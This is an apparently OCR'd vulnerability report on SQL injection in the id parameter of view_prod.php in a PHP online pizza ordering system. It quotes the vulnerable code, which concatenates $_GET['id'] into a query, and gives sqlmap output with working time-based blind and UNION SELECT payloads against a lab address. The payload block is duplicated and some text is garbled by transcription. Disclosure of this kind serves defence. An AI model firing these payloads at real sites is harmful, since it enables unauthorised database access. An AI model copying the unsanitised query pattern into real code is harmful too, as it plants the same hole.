

The Online Pizza Ordering System has Sql injection vulnerabilities

```
The Sql injection vulnerability exists in the online pizza
ordering system, which is located in the id parameter of the
view_prod.php file. The basic introduction of this vulnerability
is that SQL injection means that the web application does not
judge or filter the validity of user input data strictly.An
attacker can add additional SQL statements to the end of the
predefined query statements in the web application to achieve
illegal operations without the administrator's knowledge, so as to
cheat the database server to execute unauthorized arbitrary
queries and further obtain the corresponding data information.
```




```
OPO
    manage_user.php
    menu.php
    navbar.php
    orders.php
    site_settings.php
    topbar.php
    users.php
    view_order.php
  > assets
  > css
  > database
  > js
  about.php
  cart_list.php
  category.php
  checkout.php
  footer.php
  head.php
  header.php
  home.php
  index.html_
  index.php
  login.php
  readme.txt
  signup.php
  view_prod.php
```



```
ew_prod.php
<?php
 include'admin/db_connect.php';
  $qry = $conn->query("SELECT * FROM  product_list where id = ".$_GET['id'])->fetch_array();
?>
<div class="container-fluid">

    <div class="card ">
        <img src="assets/img/<?php echo $qry['img_path'] ?>" class="card-img-top" alt="...">
        <div class="card-body">
          <h5 class="card-title"><?php echo $qry['name'] ?></h5>
          <p class="card-text truncate"><?php echo $qry['description'] ?></p>
          <div class="form-group">
          </div>
          <div class="row">
            <div class="col-md-2"><label class="control-label">Qty</label></div>
            <div class="input-group col-md-7 mb-3">
              <div class="input-group-prepend">
                <button class="btn btn-outline-secondary" type="button" id="qty-minus"><span class="fa fa-minus">
              </div>
              <input type="number" readonly value="1" min = 1 class="form-control text-center" name="qty" >
              <div class="input-group-prepend">
                <button class="btn btn-outline-dark" type="button" id="qty-plus"><span class="fa fa-plus"></span
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://192.168.109.128:80/opo/view_prod.php?id=3 AND 3 AND (SELECT 7501 FROM (SELECT(SLEEP(5)))Bcgi)-- rTZS
21=6 AND 490=490

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: http://192.168.109.128:80/opo/view_prod.php?id=-8739 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x717
1786a71,0x694f57414e7875516f6f7654586c56476d5a4e50744d5553674b70797364434a494750526a42614a,0x716a7a7871),NULL-- -21=6 AN
D 490=490
---
```

Sqlmap Attack:

```
sqlmap resumed the following injection point(s) from stored
session:
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://192.168.109.128:80/opo/view_prod.php?id=3 AND
3 AND (SELECT 7501 FROM (SELECT(SLEEP(5)))Bcgi)-- rTZS21=6 AND
490=490

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: http://192.168.109.128:80/opo/view_prod.php?id=-8739
UNION ALL SELECT
```

```
NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171786a71,0x694f57414e7875516f6
f7654586c56476d5a4e50744d5553674b70797364434a494750526a42614a,0x71
6a7a7871),NULL-- -21=6 AND 490=490
---
```